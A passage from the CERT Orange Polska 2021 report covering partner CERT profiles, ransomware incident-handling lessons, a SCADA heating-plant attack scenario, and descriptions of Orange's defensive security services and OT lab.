CERT PKO Bank Polski ensures the security of the services provided by the bank. One of the CERT's basic tasks is to monitor and analyze threats to the security of the bank's ICT systems and to respond to detected threats and coordinate incidents. The security of iPKO, iPKO business, Inteligo online banking systems and IKO mobile banking systems is monitored as well.

In 2015 we obtained the right to use the registered name CERT® (Computer Emergency Response Team) and since then we have been operating as CERT PKO Bank Polski - a specialized unit within the structures of PKO Bank Polski responsible for cybersecurity. We have evolved from approximately dozen specialists into the Cybersecurity Department, thus increasing the number of human resources several times. We are available 24/7/365

CERT PKO Bank Polski has been certified by Trusted Introducer - an initiative operating within the largest European organization bringing incident response teams together: TERENA TF-CSIRT. This was preceded by a several-month certification process, which proved that PKO Bank Polski met the requirements of the SIM3 methodology and achieved the required, high level in each of the areas.

In addition, we are a member of an international Forum of Incident Response and Security Teams FIRST. The position is largely due to the very consistent and long-term work performed on a daily basis by PKO Bank Polski, which treats cybersecurity challenges with high priority.

CERT PKO Bank Polski regularly participates in the world's largest cyber security exercise - NATO Locked Shields, thus supporting the Polish team led by NCBC.

We also won the one-year-long Cyber Fortress League competition - a simulation in which teams were tasked with responding to random security incidents, developing safeguards against malware or hacker attacks.

Since its inception, the team has evolved along with the development of banks and business. The team has been developing its competences in response to emerging cybersecurity challenges.

Last year, like other teams, we were facing challenges caused by the pandemic and work from home, and in the second half of the year, we were dealing with threats resulting from the increasingly tense international situation.

We are happy to cooperate with many CERT/CISIRT/SOC teams in Poland and around the world as part of a vibrant cybersecurity community. We notice and appreciate the increased cooperation in the field of fight against cyber threats, which, as we have recently seen, are increasingly universal in nature and can affect almost any entity from many different sectors of the market.

For years we have also been a partner of CERT Orange Polska whose support in the fight against (not only) phishing is invaluable to us!

CERT PGE

The PGE-CERT team, operating as part of PGE Systemy S.A., was established in March 2015 by the Management Board of PGE Polska Grupa Energetyczna S.A. The aim was to create a unit responsible for comprehensive handling of cybersecurity incidents throughout the PGE Group and minimizing the effects of their occurrence.

Its beginnings were not easy. Choosing a location, adjusting the room for the team, recruiting qualified staff and implementing cybersecurity systems are the tasks that are faced by every newly-built unit. Another difficulty for PGE-CERT was the fact that PGE's branches are scattered all over Poland. Thanks to determination, commitment and hard work difficulties have been overcome and a team has been established, which has been consistently working for the cybersecurity of the PGE Group for many years and is constantly developing.

Since its inception, the team has been continuously cooperating with institutions, authorities and state bodies responsible for ICT security, as well as with other CSIRTs/CERTs. The team exchanges experience and information on alerting, handling and mitigating the risks associated with ICT security incidents.

PGE Systemy cares about the professional development of its employees in the field of cybersecurity, which is why the team's competences are constantly increased through training, certificates and participating in the competitions between CERTs, e.g. CTF – Capture The Flag.

In 2018, PGE-CERT was accredited by Trusted Introducer. It is a member of FIRST Org., a leading global association of incident response teams. In 2020, it has been a certified CERT. It was also certified for compliance with ISO 22301 and 27001.

Pursuant to the Act on the National Cybersecurity System, PGE Systemy S.A. was recognized in 2019 as an operator of essential services within supplying systems, machines, equipment, materials, resources and providing services to the energy sector, which entails the obligation to meet additional technical and organizational conditions stipulated in the act and to ensure an effective process of cybersecurity incidents handling.

CERT Orange Polska 2021 Report

One of bigger challenges that PGE-CERT faced in 2021 was a phishing campaign using PGE's image and brand in text messages informing about non-payment of dues or underpayment of invoices.

Phishing campaigns targeting PGE Group clients are a significant threat on a daily basis. Building, together with communication structures, awareness of PGE Group employees regarding cybersecurity threats is a topic that PGE-CERT is constantly working on because cyber attacks continue to grow in strength and take a new form.

We're all striving for the same goal, but not jointly enough...

When Przemek Dęba texted me a few weeks ago, asking me for a comment for this year's report, he suggested that I write about the role of "CERT Niebezpiecznik" (Polish security portal). I thought that he must have slipped his tongue since he's so dedicated to working for CERT Orange Polska that he sees CERTs everywhere.
But after a while since we started talking, Przemek convinced me that Niebezpiecznik is, in fact, a bit of a Community CERT for Poles. I felt a bit puzzled.
It was nice to hear, but Niebezpiecznik is rather inferior to such teams as CERT Orange Polska, CERT Polska or CSIRTs. We don't operate on such a scale, don't have such agency nor capabilities.

However, we began to wonder why we're often first to receive reports of various incidents from Poles.
And why are so many compatriots still unaware of the existence of CERTs? Is our activity so different from what CERTs do? In the end, I came to the conclusion that we seem to complement each other quite well -- we and the Polish CERTs. Still, we don't work together jointly enough... Which I hope will change after you've read this article till the end.

Let's start with being the first point of contact.
Niebezpiecznik is the first point of contact for a reason. We've been writing a lot about cybersecurity for the last 13 years. We could afford to do it because our priority is, unlike CERTs, to educate Poles, and not to respond to incidents 24 hours a day. Undoubtedly, some of our articles (warning against new attack techniques), videos (showing stories of real victims), or webinars (guiding Poles step by step through the complicated process of securing, for example, Android) really help Poles identify and handle local incidents on their own.

It seems to me that, unlike CERTs, we handle reports in a slightly different dimension because we have different goals. We're doing something that CERTs can't really afford, and I understand that perfectly. We enter into a contact with the victims more often. We call. We talk. We comfort. We advise. And sometimes we turn to service providers on behalf of the victims. We explain and... we change the decisions that are unfavorable to the victims. Who would have thought that after such contact some accounts would be unblocked and the funds recovered?

So our work, in addition to categorizing reports and responding with an autoresponder to most "repetitive classics", also consists in being a bit of a cyberpsychologist for non-standard cases. And this is a fairly important part of our process, which isn't visible outside, but which helps us better understand the incident from the victim's perspective. Thanks to this, we can get the answer to the question: WHY did the criminals succeed this time? Such a deep understanding of how the victims think at the time of the attack allows us to be better at making recommendations, which are then found in our articles. We learned how to write in order to reach the widest possible number of Poles, who often don't know much about this stuff, so that everything is clear. I am also pleased that some of the CERTs are also going in this direction with their communication.
Such a victim-focused approach makes these people recommend us to their friends who are fellow cybercrime victims. And lately, there's been more and more victims like this. Recommendations generate even more incidents reported to us. Via Facebook, Instagram, even TikTok. Thanks to this, we are able to see something that is extremely important in the first moments of an attack: which channel, what techniques are used and what the scale of the attack is.

However, we have far more of this information than we are able to process because we actually perform these "CERT tasks" after hours. Contrary to appearances, this is not our core business. And that is why I think that we are perfectly complementary to the CERT teams, which supervise security round the clock and have much greater possibilities of supplementing information about incidents received for example, from the infrastructure they monitor.

If we joined forces... If we exchanged more information? Perhaps we could more efficiently protect and warn Poles against fraud and attacks? Let's give it a try.
Looks like a win-win-win situation. For CERTs, for us and for Poles. And for other companies that would also like to stand in the way of cybercriminals who use their services to carry out attacks. If you wish to cooperate, please contact me at: soc@niebezpiecznik.pl, https://piotr-konieczny.pl

Piotr Konieczny

Ransomware - notes from the battlefield

2021 was a record-breaking year in terms of the number of ransomware attacks observed so far. These attacks are not difficult to carry out, the entry threshold is low - it is easy to obtain the necessary tools and access to the infrastructure of the victim - the profit is high and the risk of legal consequences is low. The aftermath of attacks is increasingly severe for both direct and indirect victims.

2021 was a record-breaking year in terms of the number of ransomware attacks observed so far.

There's not a single profile of the victim. Among the non-commercial entities, the victims were local governments - from the smallest communes to marshal's offices, social welfare centers and health care sector as well as research and scientific institutes. In the commercial sector - from small enterprises to the largest companies listed on the Warsaw Stock Exchange, regardless of the industry and the nature of their business - including food, transport and IT enterprises, as well as financial institutions.

The most commonly observed vectors of entry to the organization are errors in the configuration and management of access channels (RDP and VPN), the vulnerability of edge devices (both 0-day and those for which suppliers have published security patches but the organizations have not implemented them) and intercepted or stolen user credentials with high and very high permissions of local and domain administrators (phishing and lack of credentials hygiene). The lack of implemented MFA in the attacked organization significantly facilitated successful security breach on the part of attackers. For organizations where network segmentation was not properly implemented, attackers easily gained access to machines and stole more credentials, and then exfiltrated and corrupted data.

Incident handling comprises (1) detection and analysis, (2) block and removal, and (3) restoration of business continuity.

In the case of ransomware incidents, in addition to blocking the encryption and cutting off attackers' access to the infrastructure, you should also block and limit data leaks from the organization - analyze, attribute the attack and determine whether the attackers are stealing the data, and if so, where they are sending it and where they intend to publish it, in order to adopt an appropriate blocking strategy. Only through efficient operation, the use of appropriate technical tools and legal instruments, and cooperation with Europol's J-CAT, was it possible to effectively limit and block further leaks and the publication of stolen data.

Restoring business continuity after a ransomware attack involves (1) restoring access to the data - this is possible through backups, the use of advanced data recovery techniques or decryption tools - which takes place simultaneously with (2) infrastructure recovery - this usually means changing credentials and revision of the architecture of the attacked infrastructure, reinstalling it and reconfiguring the entire environment (from endpoints to data centers), often in many geographical locations within and outside the country.

Sometimes cooperating entities cut off all electronic communication channels with the attacked organization until it is proven that (1) the attack will not affect them, (2) confidentiality of communication (e.g. e-mail) is ensured. All these actions must be taken considering possible service windows and the fact how much time has passed. Downtime in the organization is most often associated with greater loss, and infected components cannot always be immediately disconnected from the others or switched off.

It becomes increasingly challenging to tackle the risk assessment of information security as ransomware attacks not only available but also confidential information. If the material for further analysis is not properly secured at the initial stage of incident handling, it is often impossible to determine whether and what data the attacker had access to or whether this data was stolen. Any violations of personal data protection (e.g. publication of human resources databases or register of beneficiaries on leakage websites) may be subject to severe penalties. The following should also be taken into account in the case of entrepreneurs: the risk of disclosure of business's secret information, including secrets entrusted by other entrepreneurs, within the framework of jointly implemented projects (e.g. detailed technical documentation of products that have not been launched on the market yet). Attackers may blackmail not only the entity whose data was stolen, but also other entities that may suffer financial or image loss due to the possible disclosure of the stolen data.


anna@sekurak.pl

It is particularly difficult to handle a ransomware incident in the health care when epidemiological restrictions and its possible effects on the operation of, for example, an attacked covid hospital are taken into account. When arranging the schedule for incident handling and restoring the infrastructure, it is necessary to take into account the functioning of both the grey part (the administrative one, responsible, among others, for settling the remuneration of hospital employees and contracts with the National Health Fund) and the white part of the hospital (the medical one, responsible for diagnosis and treatment) as well as the risk of coronavirus infection of those handling the incident.

CERT Orange Polska 2021 Report

How to build your organization's cyber resilience

The most important threats



Recommendation for all areas

Constantly monitor threats and react according to the best established Next Generation SOC procedures for IT and OT

1. **Periodically educate employees in raising cybersecurity awareness.**

Social engineering tests, training to raise awareness of threats, training in cybersecurity

2. **Build security in a holistic model. Monitor continuously**

DLP, NG SOC, physical security (video monitoring)

3. **Automate identifying phishing. Report to the appropriate authorities phishing crimes. Periodically educate employees in raising cybersecurity awareness**

Social engineering tests, threat awareness training, StopPhishing

4. **Build security in a holistic model. Monitor system and network continuously**

DLP, NG SOC

5. **Use solutions that protect your key data; periodically educate employees in raising cybersecurity awareness; strengthen data access protection, ensure standardization of used applications**

DLP, NG SOC, Cybersecurity Awareness Training, MDM, Morphisec, Advanced Endpoint Protection

6. **Protect internet access. Monitor the entire infrastructure from the point of contact to its smallest elements. Periodically check the security level of key applications and infrastructure**

ONS, ZUTM, NG SOC, penetration testing, audits, cyber packets, WAP, Cisco DUO, ESET 2FA, Morphisec, Guardicore, SOC Lite

7. **Protect internet access. Monitor network and application infrastructure using your public address. Test performance and resistance against DDoS attacks on your infrastructure**

DDoS Protection, OIP, performance tests

8. **Monitor network traffic towards communication with taken over addresses IP / domain. Check attachments and links sent in the mail for threats. Protect employees' computers, technical infrastructure and mobile devices**

Email Protection, CyberWatch, ZUTM, ONS, Morphisec, ESET, Feed aaS

9. **Implement mechanisms securing access to the company, including remote access for employees**

CyberWatch, ZUTM, ONS, Cisco DUO

10. **Monitor network traffic and seal security for the entire organization, employees and partners**

CyberWatch, ZUTM, ONS, Feed aaS, Morphisec, Advanced Endpoint Protection

11. **Use solutions to protect key data. Implement data leak protection (DLP) systems and use internal procedures.**

CyberWatch, ZUTM, ONS, Feed as a service, DLP, NG SOC, Awareness, MDM, Morphisec, Advanced Endpoint Protection, Guardicore

12. **Protect internet access; monitor the entire infrastructure from the point of contact to its smallest elements; Periodically check the security level of key applications and infrastructure**

ONS, ZUTM, NG SOC, penetration testing, audits, cyber packets, WAP, Cisco DUO, ESET 2FA, Morphisec, Guardicore

13. **Monitor network traffic towards communication with hijacked IP addresses/domains. Control for threats, attachments and links transmitted. Protect employees' computers, technical infrastructure, and mobile devices**

Email Protection, CyberWatch, ZUTM, ONS, Morphisec, ESET, Feed aaS, Advanced Endpoint Protection

14. **Monitor network traffic towards communication with hijacked IP addresses/domains. Control attachments and links forwarded in the mail**

CyberWatch, ZUTM, ONS, Feed aaS, Morphisec, Advanced Endpoint Protection

How to protect critical infrastructure and ensure business continuity (case study)

Another ordinary day begins at work of an IT administrator in a company that provides heating to most of the area of a small town.

Outdoor temperature -50C, it's dry, no snowing. The technical department lazes around in the hall, where steam generators and coal furnaces are located. The shift engineer checks the settings of its parameters on the SCADA system screen. Everything works fine.

Around 11 o'clock, the shift engineer receives information from the city council that the heating temperature has dropped, residents are alerting about cold radiators. Similar information is also coming from the preschool and primary school principals.

The shift engineer is surprised to find that the information on the SCADA screen still shows the correct operating parameters of the heating system. The technical staff report, in turn, that the coal feeders have slowed down considerably and are hardly delivering any coal to the mill in front of the firepot of the furnace.

Such a situation is a realistic scenario of an external cyber attack vector on critical infrastructure, of course on a smaller scale, because it concerns a small town.

What happened? There was no announcement, no information about a failure or about a change in the operating parameters of a small heating plant. The plant manager orders a full review of the control and monitoring system of local industrial automation. Engineers and the technical support are looking for up-to-date documentation – unfortunately, they find it missing. What can be found on the wall next to the SCADA system station is outdated. About dozen years ago, the heating plant was renovated and technology was replaced. No one has ever updated the documentation since then. Someone was able to find a phone number of the company that had installed the SCADA system and the entire automation in the heating plant. The engineer from this company won't be here until tomorrow. The IT administrator stated only that the devices in the office network are working, and so are the electronic mail and the Internet. He has one router in his resources, which he checked and found no suspicious logs or changes in settings. Unfortunately, the technological network is not seperated, only the addressing of the OT technological network is different, he feels helpless, there's nothing he can do now and he does not know what happened.

Unfortunately, this is the reality of many companies supplying heat and energy or water in cities and towns. The awareness of someone blocking or even destroying their technical infrastructure is low. Until now, cyber threats were identified primarily with the IT area, rarely with the OT area (Operational Technology).

In our example external interference was the case - an attack on the SCADA visualization system in the heating plant. The attacker's intention was to secretly reduce the amount of coal fed into the furnace. In most of older technological installations like this, communication between devices takes place using the Modbus TCP and Modbus RTU protocols. Historically, this is one of the first protocols used in industrial automation. The protocol is easy to use, there are a lot of applications that can generate all possible queries and commands in it. This does not mean that it is bad or that it should not be used. Of course, it has many advantages for automation specialists, it is only necessary to properly secure access to the devices using the protocol.

How to protect industrial automation (OT) systems

Good practices in this area and standards have already been developed. Where should I start the process of increasing the level of safety in the OT area?

First of all, an audit of the OT environment should be carried out, thanks to which we will get to know our infrastructure again, we will see any changes since the last review or modernization of technology. The conclusions and audit report will make us aware of what we did not know earlier regarding OT infrastructure, what should be supplemented. It is primarily about filling gaps in the as-built documentation and what type of vulnerabilities our OT installation and devices are exposed - PLC controllers, industrial protocols or SCADA-type visualization and supervision systems. Most importantly, the resulting plan of action for the near future will make it possible to plan the modernization of the network infrastructure of both IT and OT. We can also postpone the funding of these activities.

Thanks to the audit, we can optimally install additional systems to monitor network traffic coming into and going out of our IT/OT area, as well as monitor network traffic inside our infrastructure. The recommendations after the audit will allow us to properly segment the IT network from the OT network, also the OT network itself. Thanks to this, we can arrange network traffic and its full control at the edges of the segments. Proper use of UTM devices and systems as well as IDS/IPS will allow for early detection of the effects of a potential cyber attack. Our IT administrator will be the first to know about the attempt to intercept SCADA devices and system. Harmful traffic on UTM or IPS devices can be remotely blocked by our IT administrator automatically or personally. Of course, the entire process can also be automated and you can use the SIEM/SOC service in the 24/7/365 system, where specialists and experts for cyber threats supported by analytics as well as machine learning and AI systems response immediately to logs from monitored OT systems.

Our experts can carry out such an audit and implement optimal OT cybersecurity solutions, for example, IDS/IPS systems, UTM systems, SIEM/SOC services, as well as technical advice on the extension of both IT and OT infrastructure with network devices that increase the level of cybersecurity for our clients.

What is included in the OT area

Operational Technology comprises any equipment, systems and software of industrial automation for management and monitoring of physical equipment such as production machines, pumps, railway equipment, etc. It uses industrial automation equipment, IT infrastructure and software to control and monitor physical processes to produce products and services for society.

Andrzej Maciejak
Cybersecurity Orange Polska

“Magic Trunk”

Ensuring IT security is a very complex issue. There are many types of threats that you need to be constantly prepared for. Many types of vulnerabilities that need to be reduced or eliminated. Multiple tools for different goals. After all, there are many limitations that must be taken into account. In addition, all the factors above can change very quickly because “cybersecurity” is an extremely dynamic issue.

Two dominant trends can be observed. There are organizations for which proper IT protection is crucial and which can afford to establish large teams and invest in effective tools. There are also those which can’t afford it and are looking for other options. Looking at the expectations of clients and sometimes the offer of sellers, this can be compared to the search for a “magic trunk” - a solution to all problems. A solution that will quickly, cheaply and conveniently provide the highest possible level of security.

Unfortunately, there are no such magical solutions...

In order for an organization to feel relatively secure in cyberspace, it is necessary to use a variety of tools that perform various functions. Some of them will be characterized further in the article. We want to warn more technically advanced people that the aim of the article is not to present detailed rules of the solutions’ operation, but rather to present their characteristics to those readers who have not spent decades of every free moment over the keyboard.

Internet connection protection

Connection to the Internet is something basic. In addition to having a **stable connection** (and in some industries even a few independent connections), you need to make sure that it will be resilient to attacks. Solutions such as **AntiDDoS** are used to this end. They identify and eliminate artificial traffic generated by criminals, while providing users with access. However, the solutions you have should be regularly tested. **Tests of Anti-DDoS** solutions allow you to make sure that the service/product actually works when needed.

Ordinary users may also cause problems. Excessive interest in the offer (which is, for example, the aftermath of a successful marketing campaign) may lead to problems with infrastructure performance. **Performance tests** allow you to simulate the traffic caused by the activities of a large number of interested parties and make sure that the configuration was carried out properly and the equipment will meet the expectations.

Protection of the network edge

Network protection solutions are designed to stop criminals from copying or modifying valuable data stored on servers. However, there’s a significant number of various technologies being network protection solutions, so we will characterize only the few most popular.

Firewall systems are designed to limit communication with potentially dangerous locations (both on the internal network and on the Internet). They work very well with systems of the **IDs/IPS** type, which additionally penetrate into the content of the communication allowing for detection of dangerous commands in the theoretically safe traffic. **The UTM devices**, which encompass the above-mentioned features, are gaining in popularity on the market. They seem to be a very interesting alternative especially for smaller organizations. Advanced **SIEM** systems deal with the analysis of this type of events (as well as many others). However, smaller organizations may be particularly interested in simpler services - such as **SOC lite** developed by us and described in detail last year. This service notifies organizations of very serious incidents that require **an immediate** top priority response.

The protection of the network edge should also take outgoing connections into account. Tools **filtering outgoing traffic** (like **CyberTarcza** and **Cyberwatch** developed by us) are very effective in this scope. They do not allow connections to IP addresses and domains that are known to steal information or infect devices. In other words, they are very effective in the case of phishing attacks.

Similar threats, but somewhat different tools are also used for cloud infrastructure. The limited space for the article doesn’t allow for addressing this issue. Likewise, we will not describe the concept of zero trust, which is increasingly used in organizations that need a really high level of security.

Protection of end devices

End devices such as servers, laptops or mobile devices are the most common targets of attacks. Criminals try to identify and exploit the security gaps there, which is verified with regularly conducted so-called **vulnerability scans**.

In addition, criminals are interested in detecting various types of configuration errors left by administrators. Therefore, it becomes crucial to regularly verify whether the solutions are properly configured or there are no errors related to the application logic – **penetration tests**, which additionally contain susceptibility tests, serve this purpose. However, such verifications are a kind of snapshot showing the level of security at the time of testing. Sometimes, as in the case of Log4Shell vulnerabilities, there are significant problems with identifying and eliminating the gap. If this is the case, solutions such as **WAF (Web Application Firewall)**, are used to temporarily secure the infrastructure. They, among others, allow for “virtual patching” of systems, hindering the exploitation of gaps.

Various types of **anti-malware** are used to protect the end device from malware infection. More and more often, they are supplemented with **EDR (Endpoint Detection and Response)** solutions, which analyze in detail all events at protected stations. This quickens the moment of detection of the attack considerably and makes it easier to identify the causes.

For mobile devices, due to a greater chance of loss or poor security, organizations use solutions such as **MDM (Mobile Device Management)**, which allow for supervision of installed applications, enforce a higher level of security, prevent valuable data from being copied and allow the remote cleaning of stolen equipment.

Protection of information

The most obvious safeguard here will be regularly made a **backup copy**. It should be stored in a place not exposed to the same risks – often it is a computing cloud. It is useful not only in the event of device failure, but also in the event of a successful ransomware attack. In companies where various types of secrets are processed (legally protected information, recipes, patents, huge amounts of personal data...), solutions such as **DLP (Data Leakage Protection)** are implemented. These may detect attempts to copy this data to a USB stick or send it beyond the organization.

The use of **solutions protecting the reputation** becomes increasingly valueable. Failure to extend the validity of the website or TLS/SSL certificates, leakage of authentication data, entering a domain/IP address on the RBL (Realtime Blocking List) or criminals exploiting sites with confusingly similar names can adversely affect the perception of the company and even lead to serious incidents. This service was described in more detail in the last year’s report (**Cyber Packages**).

A key aspect to be emphasised when protecting information, however, is to ensure that employees are cautious in their daily activities. Due to criminal’s manipulation, they may accidentally, intentionally or unconsciously disclose valuable documents. Hence, **awareness-raising trainings** are so important combined with **social engineering tests** - simulations of phishing attacks.

Summary

In the previous paragraphs, we briefly characterized only a dozen of the security solutions, trying to show that they have completely different goals. There is not one “magic trunk” that can be quickly and easily implemented and forgotten. In order to comprehensively protect against various attacks, it is unfortunately necessary to implement various solutions, based on the results of risk analysis. If they are successfully integrated so that they work together systemically - as one internally coherent whole, it will be possible to significantly increase the level of security of the organization. This, in turn, can be obtained with **the support of cybersecurity experts**.


All of these solutions, and many more, can be found in the offer of Orange Polska and Integrated Solutions.

Jakub Syta
Cybersecurity Orange Polska

CERT Orange Polska 2021 Report

Take care of the security of the corporate network with the Cyber Package service

It is a set of professional services thanks to which we monitor the security of the infrastructure on an ongoing basis, detect gaps and help build a secure organization.



1. Vulnerability scans	The complexity of ICT systems causes errors. Thanks to regular scans, we will identify gaps and configuration errors in your infrastructure that are likely to be exploited during cyberattacks.
2. Reputation protection	The activities of cybercriminals and even simple mistakes in the supervision of IT systems can affect the image of your organization. Tools developed by CERT Orange Polska experts will monitor whether something important has happened that you should react to.
3. Penetration tests	To find out how complicated it is to hack into your infrastructure, you need to think like a cybercriminal and use appropriate echoes. Ethical hackers working at CERT Orange Polska will check the security of the most important web applications or other infrastructure elements indicated by you.
4. Building awareness	Every day, cybercriminals use a number of techniques to deceive their victims. We will teach you how to recognize them and how to respond to them. As part of the tests, we can play the role of attackers ourselves and confirm to what extent your employees are vulnerable to social engineering attacks.
5. Support of a security expert	Many failures, attacks and bugs stem from how your organization's ICT systems are monitored. Our experts will review information security management and advise you on planning and running security programs, identifying risks, creating security requirements, hardening processes and even managing incidents.

Additional offer: special Cyber-Packages for banks, SKOKs and municipalities

Part of Orange Polska

INTEGRATED SOLUTIONS

Orange. Digital transformation partner

orange™

Cyber attack vectors under scrutiny, is this possible?

Of course. To look at the attack techniques, follow its course step by step, find the weak points of the network infrastructure, the technologies and devices used, we created the Orange LAB OT. Total control. But if we miss something, we can start over.

OT Laboratory


Orange LAB OT creates a new value necessary in the process of vulnerability analysis, raising the level of cyber safeguards, each network infrastructure, and above all OT infrastructure and critical infrastructure.

Knowing exactly the mechanism of a given attack vector, we expand our knowledge of cyber threats and with a plan of action, we can mitigate the risk. In order to implement this, you need to have an appropriate test ground, which will enable us – without any business or material losses - to learn and test all cyberattack techniques compatible with the MITRE ATT&CK ® knowledge base (source: https://attack.mitre.org/ : https://attack.mitre.org/).

Hence the idea to create the Orange OT LAB, on the basis of which we can better and optimally present our products in the field of cybersecurity. Our clients will be able to trace the operation of the entire OT infrastructure from the PLC to the SCADA system, which presents the operation of the OT process. At each stage of construction or expansion of the industrial automation system, we will be able to see the operation of automation devices and the communication infrastructure supporting it. We will show and track the network packages used to exchange industrial automation devices, we will have every network package under scrutiny. Knowledge of what is happening online is necessary to identify any cyber threats.

How does it work?

Thanks to our OT LAB, we can present the performance of our top cybersecurity products, according to the graphics below:




Orange LAB OT is also used to enrich our product presentations, increase awareness of cyber threats and ways to counteract attacks. We also learn more about how the PLC works, the main element managing the OT process, and the risks it is exposed to if it is visible from outside of our OT infrastructure. We will also look at how IDS/IPS systems work and what information they are able to transmit to SIEM/SOC systems.

An important functionality of our LAB OT is the ability to certify and test customer devices and systems. The customer will be able to check how part of their OT infrastructure will be preserved if they use devices (network devices, drivers, industrial automation systems) and cybersecurity systems before their actual purchase.

In the future, we're going to test devices and systems for their vulnerability to cyber threats, which will significantly contribute to expansion of knowledge and the security of our clients' OT infrastructure will be increased.

Block diagram Orange LAB OT



I invite you to the Orange OT LAB.

Andrzej Maciejak
Cybersecurity Orange Polska

Orange Polska cybersecurity services

1. DDoS Protection i Orange Internet Protection

DoS and DDoS Protection (DDoS Protection and Orange Internet Protection) are complete solutions protecting the customer against volumteric denial of service attack, including protection of Internet resources. They ensure continuous monitoring of network traffic and reuction of the negative effects of attacks. The traffic characteristic of a DDoS attack is filtered out at the operator level before being admitted to the customer's infrastructure. In addition, the services are supported by FlowSpec mechanisms that allow the mitigation of very large-scale attacks.

Benefits:

- **Ensuring continuous availability of internet services**
- **Ensuring business continuity of key processes**
- **Reducing the risk of losing reputation caused by unavailability of information or business services.**
- **Competences of Operational Security Centre experts available 24/7/365 (DDoS Protection Premium option)**
- **Constant monitoring of traffic and identification of occurrence of potential threats**
- **Immediate short-time reaction against the attacks**
- **Identification of incidents and elimination of false positive alarms and, identification and blocking of malicious traffic**

Orange Network Security

It increases the safety of using the Internet without the need to install the device at the customer's locations. ONS is a Next Generation Firewall installed in the Orange Polska network with a wide range of functionalities, from Firewall to application control.

Benefits:

- **Security**
  - **secure internet access**
  - **centralized security policy for all protected localization**
  - **attacks mitigated in the Orange network before reaching to the**
  - **ensuring business continuity of the services**
- **Savings**
  - **no need to invest in IT security devices**
  - **cost optimalization via combination of internet, VPN and security services**
  - **increasing the efficiency of services and updates - without the need to purchase another device**

Managed UTM

A service using the Unified Threat Management concept, based on Next Generation Firewall multifunction devices installed at the customer's location, managed by Orange or by the customer. Orange builds a service based on Fortinet and Check Point products

Benefits:

- **Simplicity**
  - **one device, many security features**
- **Savings**
  - **no need to invest in the IT security devices**
  - **cost optimalization via combination of internet, VPN, security and SD-WAN services**
- **Security**
  - **wide range of features from Firewall to application control**
  - **minimizing of the business risks via protecting customers assets from various types of network attacks**

CERT Orange Polska 2021 Report

Secure DNS

The service prevents DNS unavailability by geographically dispersing requests from Internet users. It uses over 40 nodes both in Poland and around the world. User queries are always directed to the geographically (network) closest DNS server. Responses come as quickly as possible, along the shortest possible route, without delays. Services are available even in the event of a failure.

Benefits:

- **Option to fully outsource the customer's DNS service using the SecureDNS infrastructure**
- **High reliability and availability of DNS service**
- **Fast performance**
